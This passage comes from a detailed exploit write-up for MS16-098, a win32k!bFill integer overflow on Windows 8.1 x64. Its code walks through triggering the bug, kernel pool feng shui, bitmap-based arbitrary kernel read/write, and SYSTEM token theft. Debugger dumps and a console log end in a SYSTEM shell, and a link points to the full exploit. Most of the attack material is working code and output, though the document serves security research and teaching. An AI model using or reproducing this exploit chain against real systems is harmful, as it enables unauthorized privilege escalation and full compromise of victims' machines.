Still, there is no conclusion on how this value can be controlled, so I decided to read more posts about Windows GDI exploitation specially using `PATH` objects, to try and see if there was any mention to this. I stumbled upon this awesome blog post<sup>[14]</sup> by Nicolas Economou [@NicoEconomou](#) of



CoreLabs, which was discussing the MSI6-039 exploitation process. The bug discussed in this blog post had identical code to our current vulnerable function, as if someone copy pasted the code in these two functions. It is worth mentioning that it would have taken me much more time to figure out how to exploit this bug, without referencing this blog post, so for that I thank you @NicoEconomou. Continuing, the value was the number of points in the PATH object, and can be controlled by calling PolylineTo function multiple times. The modified code that would trigger an allocation of 50 Bytes would be:

```
//Create a Point array
static POINT points[0x3fe01];
// Get Device context of desktop hwnd
HDC hdc = GetDC(NULL);
// Get a compatible Device Context to assign Bitmap to
HDC hMemDC = CreateCompatibleDC(hdc);
// Create Bitmap Object
HGDIOBJ bitmap = CreateBitmap(0x5a, 0x1f, 1, 32, NULL);
// Select the Bitmap into the Compatible DC
HGDIOBJ bitobj = (HGDIOBJ)SelectObject(hMemDC, bitmap);
//Begin path
BeginPath(hMemDC);
// Calling PolylineTo 0x156 times with PolylineTo points of size 0x3fe01.
for (int j = 0; j < 0x156; j++) {
    PolylineTo(hMemDC, points, 0x3FE01);
}
// End the path
EndPath(hMemDC);
// Fill the path
FillPath(hMemDC);
```

By calling PolylineTo with number of Points 0x3FE01 for 0x156 times would result in.

$$0x156 * 0x3FE01 = 0x5555556$$

Notice that the number is smaller than the number produced by the previous calculations, the reason is that in practice, when the bit is shifted left by 4, the lowest nibble will be shifted out of the 32-bit register, and what will be left is the small number. The other thing worth mentioning is that the application will add an extra point to our list of points, so the number that is passed to the overflowing instruction will be in reality 0x5555557. Let's do the maths and see how it will work.

$$\begin{aligned} 0x5555557 * 0x3 &= 0x10000005 \\ 0x10000005 << 4 &= 0x00000050 \end{aligned}$$

By that point, the size of the allocation will be 50 bytes and the application will try to copy 0x5555557 points to that small memory location resulting in a linear overflow of adjacent memory, which will quickly give us a BSOD, and with that successfully triggering the bug!



## Kernel Pool Feng Shui


The idea is to force the allocation of our vulnerable object to be adjacent to an object under our control. The object of choice would be GDI Bitmaps, with pool tag Gh05, which is allocated to the same Page Session Pool and can be controlled using SetBitmapBits/GetBitmapBits to write/read to arbitrary memory locations.

The crash happens because at the end of the bFill function, the allocated object is freed, when an object is freed, the kernel validates the adjacent memory chunks pool header; to check for corruption. Since we overflowed the adjacent page(s), this check will fail and a BSOD will happen. The trick to mitigate crashing on this check, is to force the allocation of our object at the end of memory page and control the overflow. This way, the call to free() will pass normally.

Below is the flow of allocations/deallocations:

```
HBITMAP bmp;  
  
// Allocating 5000 Bitmaps of size 0xf80 leaving 0x80 space at end of  
page.  
for (int k = 0; k < 5000; k++) {  
    bmp = CreateBitmap(1670, 2, 1, 8, NULL);  
    bitmaps[k] = bmp;  
}
```

Session Pool Pages  
First Bitmap Objects Allocation of size 0xF80



Start by 5000 allocations of Bitmap objects with size 0xf80. This will eventually start allocating new memory pages and each page will start with a Bitmap object of size 0xf80, leaving 0x80 bytes space at the end of the page. To check if the spray worked we can break on the call to PALLOCMEM from within bFill and use !poolused 0x8 Gh?5 to see how many bitmap objects were allocated. The other thing, is how to calculate the sizes which when supplied to the CreateBitmap() function translate into




the Bitmap objects allocated by the kernel. The closest calculations I could find were mentioned by Feng yuan in his book[11]. It was a close calculation but doesn't add up to the allocation sizes observed. By using the best way a hacker can know, trial and error, I changed the size of the bitmap and see the allocated size object that was allocated using !poolfind command.

```
// Allocating 7000 accelerator tables of size 0x40 0x40 *2 = 0x80 filling
in the space at end of page.
HACCEL *pAccels = (HACCEL *)malloc(sizeof(HACCEL) * 7000);
HACCEL *pAccels2 = (HACCEL *)malloc(sizeof(HACCEL) * 7000);
for (INT i = 0; i < 7000; i++) {
    hAccel = CreateAcceleratorTableA(lpAccel, 1);
    hAccel2 = CreateAcceleratorTableW(lpAccel, 1);
    pAccels[i] = hAccel;
    pAccels2[i] = hAccel2;
}
```

#### Session Pool Pages

Allocate Accelerator Usac objects\*2 of size 0x40 \* 2 = 0x80




Then, 7000 allocations of accelerator table objects (Usac). Each Usac is of size 0x40, so allocating two of them will allocate 0x80 bytes of memory. This, will fill the 0x80 bytes left from the previous allocation rounds and completely fill our pages (0xf80 + 80 = 0x1000).

```
// Delete the allocated bitmaps to free space at beginning of pages
for (int k = 0; k < 5000; k++) {
    DeleteObject(bitmaps[k]);
}
```



Session Pool Pages  
de-allocate Bitmap Gh05 objects of size 0xF80



Next de-allocation of the previously allocated object will leave our memory page layout with 0xf80 free bytes at the beginning of the page.

```
// Allocate Gh04 5000 region objects of size 0xbc0 which will reuse the  
// free-ed bitmaps memory.  
for (int k = 0; k < 5000; k++) {  
    CreateEllipticRgn(0x79, 0x79, 1, 1); //size = 0xbc0  
}
```

Session Pool Pages  
Allocate Region Gh04 objects of size 0xBC0






Allocating 5000 bytes of region objects (Gh04) of size 0xbc0. This size is essential, since if the bitmap was placed directly adjacent to our vulnerable object, overflowing it will not overwrite the interesting members of the Bitmap object, which can be abused. Also, the calculated size of the allocated object in relation to the arguments supplied to CreateEllipticRgn function, was found through trial and error. At this point of the feng shui, the kernel page has 0xbc0 Gh04 object in the beginning of the page, and 0x80 at the end of the page, with free space of 0x3c0 bytes.

```
// Allocate Gh05 5000 bitmaps which would be adjacent to the Gh04 objects
previously allocated
for (int k = 0; k < 5000; k++) {
    bmp = CreateBitmap(0x52, 1, 1, 32, NULL); //size = 3c0
    bitmaps[k] = bmp;
}
```

Session Pool Pages  
Allocate Bitmap Gh05 objects of size 0x3C0



The allocation of 5000 bitmap objects of size 0x3c0 to fill this freed memory, the bitmap objects becoming the target of our controlled overflow.

```
// Allocate 1700 clipboard objects of size 0x60 to fill any free memory
locations of size 0x60
for (int k = 0; k < 1700; k++) { //1500
    AllocateClipboard2(0x30);
}
```

Next part is the allocation of 1700 Clipboard objects (Uscb) of size 0x60, just to fill any memory locations that have size 0x60 prior to allocating our vulnerable object; so, when the object gets allocated, it almost certainly will fall into our memory layout.




```
// Delete 2000 of the allocated accelerator tables to make holes at the
end of the page in our spray.
```

```
for (int k = 2000; k < 4000; k++) {
    DestroyAcceleratorTable(pAccels[k]);
    DestroyAcceleratorTable(pAccels2[k]);
}
```

#### Session Pool Pages

Free Accelerator objects Usac objects of size  $0x40 * 2 = 0x80$



The last step of our kernel pool feng shui, was to create holes in the allocated accelerator table objects (Usac), exactly 2000 holes. The kernel feng shui function is also called right before the bug is triggered, if all went well, our vulnerable object will be allocated into one of these holes right where its intended to be at the end of the memory page near a bitmap object.

```
0: kd> !pool rax
Pool page fffff90170e36fb0 region is Paged session pool
fffff90170e36000 size: bc0 previous size: 0 (Allocated) Gh04
fffff90170e36bc0 size: 3c0 previous size: bc0 (Allocated) Gh05
fffff90170e36f80 size: 20 previous size: 3c0 (Free) Free
*fffff90170e36fa0 size: 60 previous size: 20 (Allocated) *Gedg
Pooltag Gedg : GDITAG_EDGE, Binary : win32k!bFill
U: kd> !pool rax+1000
Pool page fffff90170e37fb0 region is Paged session pool
fffff90170e37000 size: bc0 previous size: 0 (Allocated) Gh04
fffff90170e37bc0 size: 3c0 previous size: bc0 (Allocated) Gh05
*fffff90170e37f80 size: 80 previous size: 3c0 (Free) *Usac
Pooltag Usac : USERTAG_ACCEL, Binary : win32k!_CreateAccele
```




## Analysing and Controlling the Overflow.

Now it's time to analyse how the overflow can be controlled. To better understand this, we need to have a look at the `addEdgeToGet` function, which copies the points to the newly allocated memory. In the beginning, the `addEdgeToGet` assigns the `r11` and `r10` register to the values of the current `point.y` [`r9+4`] and the previous `point.y` [`r8+4`].


```
mov     [rsp+arg_0], rbx
mov     [rsp+arg_8], rbp
mov     [rsp+arg_10], rsi
mov     [rsp+arg_18], rdi
push    r14
push    r15
mov     r11d, [r9+4]
mov     r10d, [r8+4]
xor     esi, esi
mov     ebp, r11d
mov     r15, rdx
mov     r14, rcx
sub     ebp, r10d
js      loc_FFFFFFFF97FFF0848CB
```

Later, a check is performed, which checks whether the previous `point.y` is less than [`r9+0c`], which in this case was `0x1f0`; If so, the current point will be copied to our buffer, if not, the current point to be skipped. It was noticed also that the `point.y` value was shifted left by a nibble, i.e. if the previous `point.y` = `0x20`, the value will be `0x200`.





Now that we have the primitives of how we can control the overflow, we need to find out how the values 0x1 and 0xFFFFFFFF will be copied across. In the first check, the function will subtract the previous point.y at r10 from the current point.y at ebp. If the results were unsigned, it will copy the value 0xFFFFFFFF to offset 0x28 of our buffer pointed to by rdx. The assumption here, is that this function checks the direction of which the current point.y is to the previous point.y.



In the second check, the same is done for point.x. The previous point.x at r8 is subtracted from the current point.x at ebx and if the results are unsigned, the function will copy 0x1 to offset 0x24 of our buffer pointed to by r15. This makes sense since it corresponds with the previous check copying to offset 0x28, as well as the fact that we want to only overflow the sizLBitmap structure. With point structures that are of size 0x30 bytes, also it copied the value 1 to the hdev member of the object pointed to by [r15+0x24].

Calculating the number of points to overflow the buffer to reach the sizLBitmap member, was easy and the way it was enforced by the exploit code was simply changing the value of the previous point.y to a larger value that would fail the main check discussed previously, and thus, the points will not be copied, looking at the code snippet from the exploit.

This is how the initial points array was initialized, notice the value of points[2].y is set to 20 that is 0x14 in hex, which is less than 0x1f and will thus copy the subsequent point to our allocated buffer.

```
static POINT points[0x3fe01];  
for (int l = 0; l < 0x3FE00; l++) {  
    points[l].x = 0x5a1f;  
    points[l].y = 0x5a1f;  
}  
points[2].y = 20; //0x14 < 0x1f  
points[0x3FE00].x = 0x4a1f;  
points[0x3FE00].y = 0x6a1f;
```



Then a check was added to the loop calling PolyLineTo, to check if the loop iteration was bigger than 0x1F, then change the value of points[2].y to a larger value that will be bigger than 0x1F0 and thus fail the check and the subsequent points will not be copied to our buffer.

```
for (int j = 0; j < 0x156; j++) { if (j > 0x1F && points[2].y != 0x5a1f) {  
    points[2].y = 0x5a1f;  
}  
if (!PolylineTo(hMemDC, points, 0x3FE01)) {  
    fprintf(stderr, "[!] PolylineTo() Failed: %x\r\n",  
GetLastError());  
}}
```

This will effectively control the overflow as such that the function will overflow the buffer until the next adjacent bitmap object sizlBitmap member with 0x1 and 0xFFFFFFFF, effectively expanding this bitmap object, allowing us to read/write past the original bounds of the bitmap object.

If everything is working as planned, we should be able to read 0x1000 bytes from memory. Below there is the bitmap object before and after the overflow, the header, sizlBitmap and hdev members were overflowed.

```
0: kd> dq fffff90170e37bc0+10  
fffff901`70e37bd0  00000000`01052083  00000000`00000000  
fffff901`70e37be0  00000000`00000000  00000000`00000000  
fffff901`70e37bf0  00000000`01052083  00000000`00000000  
fffff901`70e37c00  00000000`00000000  00000001`00000052  
fffff901`70e37c10  00000000`00000148  fffff901`70e37e30  
fffff901`70e37c20  fffff901`70e37e30  000033e6`00000148  
fffff901`70e37c30  00010000`00000006  00000000`00000000  
fffff901`70e37c40  00000000`04800200  00000000`00000000  
0: kd> p  
win32k!bFill+0x428:  
fffff960`00239c68 8bd8          mov     ebx,eax  
0: kd> dq fffff90170e37bc0+10  
fffff901`70e37bd0  00000001`00000000  00000000`00000001  
fffff901`70e37be0  fffff901`70e36fb0  00000000`0000001f  
fffff901`70e37bf0  ffffffff`00000000  006a1f00`004a1f00  
fffff901`70e37c00  00000001`00000000  00000001`ffffffff  
fffff901`70e37c10  00000000`00000148  fffff901`70e37e30  
fffff901`70e37c20  fffff901`70e37e30  000033e6`00000148  
fffff901`70e37c30  00010000`00000006  00000000`00000000  
fffff901`70e37c40  00000000`04800200  00000000`00000000
```



## Abusing Bitmap GDI Objects

The way to figure out which bitmap object was the extended, is by iteratively, calling `GetBitmapBits` with size larger than the original values on each bitmap from our kernel pool spray; if it succeeds, then this bitmap was the one that was overflowed, making it the manager bitmap and the next one in the bitmap array will be the worker bitmap.

```
for (int k=0; k < 5000; k++) {  
    res = GetBitmapBits(bitmaps[k], 0x1000, bits);  
    // if check succeeds we found our bitmap.  
    if (res > 0x150)  
    {  
        hManager = bitmaps[k];  
        hWorker = bitmaps[k+1];  
        break  
    }  
}
```

The `hManager` will be the handle to the extended Manager bitmap object with relative memory read/write to the adjacent Worker bitmap object `hWorker`. Overwriting the Worker Bitmap's `pvScan0` with any address will allow read/write from that location in memory, gaining arbitrary read/write.

A leaked Pool address that was part of the Region object adjacent to the Manager bitmap will be used to calculate the offset to the Pool page start, and by abusing the arbitrary kernel memory read/write, the overwritten headers of the Region and Bitmap objects that have been overwritten due to the overflow.

The way to calculate the address of the overflowed region object is by nulling the lowest byte of the leaked address, which will give us the address of the beginning of the current page, subtract the second lowest byte by `0x10`, effectively subtraction `0x1000` from the beginning of the current page that will result in the start address of the previous page.

```
addr1[0x0] = 0;  
int u = addr1[0x1];  
u = u - 0x10;  
addr1[1] = u;
```

Next, the address to the overflowed Bitmap object is calculated, remember that the region object is of size `0xbc0`, so setting the lowest byte of the address retrieved at the last step to `0xc0`, and adding `0xb` to the second lowest byte, will result in the header address of the overflown bitmap object.



```
addr1[0] = 0xc0;  
int y = addr1[1];  
y = y + 0xb;  
addr1[1] = y;
```

Then, `SetBitmapBits` is used by the manager bitmap object to overwrite the `pvScan0` member of the worker bitmap object with the address of the region header. Then the worker bitmap object is used with `SetBitmapBits` to set that data pointed to by this address to the header data read in the first step; the same is done for the overflowed bitmap object header.

```
void SetAddress(BYTE* address) {  
    for (int i = 0; i < sizeof(address); i++) {  
        bits[0xdf0 + i] = address[i];  
    }  
    SetBitmapBits(hManager, 0x1000, bits);  
}  
  
void WriteToAddress(BYTE* data) {  
    SetBitmapBits(hWorker, sizeof(data), data);  
}  
  
SetAddress(addr1);  
WriteToAddress(Gh05);
```



## Steal SecurityToken

With arbitrary kernel memory read/write and all headers fixed, we can now get the kernel pointer to a SYSTEM process `_EPROCESS` structure, and copy and replace the `SecurityToken` of the current process as explained in a previous section.

```
// get System EPROCESS
ULONG64 SystemEPROCESS = PsInitialSystemProcess();
//fprintf(stdout, "\r\n%x\r\n", SystemEPROCESS);
ULONG64 CurrentEPROCESS = PsGetCurrentProcess();
//fprintf(stdout, "\r\n%x\r\n", CurrentEPROCESS);
ULONG64 SystemToken = 0;
// read token from system process
ReadFromAddress(SystemEPROCESS + gConfig.TokenOffset, (BYTE
*)&SystemToken, 0x8);
// write token to current process
ULONG64 CurProcessAddr = CurrentEPROCESS + gConfig.TokenOffset;
SetAddress((BYTE *)&CurProcessAddr);
WriteToAddress((BYTE *)&SystemToken);
// Done and done. We're System :)
```

Taken from Diego Juarez's blog post [15].

## SYSTEM!!

Now the current process has a SYSTEM level token, and will continue execution as SYSTEM, calling `cmd.exe` will drop into a SYSTEM shell.

```
system("cmd.exe");
```



```
C:\Windows\system32\cmd.exe

C:\Users\test\Desktop>whoami
win-386mq9hgcar\test

C:\Users\test\Desktop>net user test
User name                test
Full Name                test
Comment                 test
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        16/08/2016 13:30:55
Password expires         Never
Password changeable      16/08/2016 13:30:55
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               23/11/2016 19:01:56

Logon hours allowed      All

Local Group Memberships  *Users
Global Group memberships *None
The command completed successfully.

C:\Users\test\Desktop>
```

```
Administrator: C:\Windows\system32\cmd.exe - bfill.exe

C:\Users\test\Desktop>whoami
win-386mq9hgcar\test

C:\Users\test\Desktop>bfill.exe
[+] Triggerring Exploit.
Done filling.
GetBitmapBits Result. 1000
index: 1032

Gh04 header:
0000bc2347683034077cd2c13ad3f7b1
Gh05 header:
bc003c23476830350000000000000000
Previous page Gh04 (Leaked address):
40e0e47001f9ffff
Pvsca0:
30eee47001f9ffffMicrosoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\test\Desktop>whoami
nt authority\system

C:\Users\test\Desktop>Boom!!!
```

The code and EXE for the exploit for Windows 8.1 x64 bit can be found at:

<https://github.com/sensepost/ms16-098>

More details about this exploit can be found at:

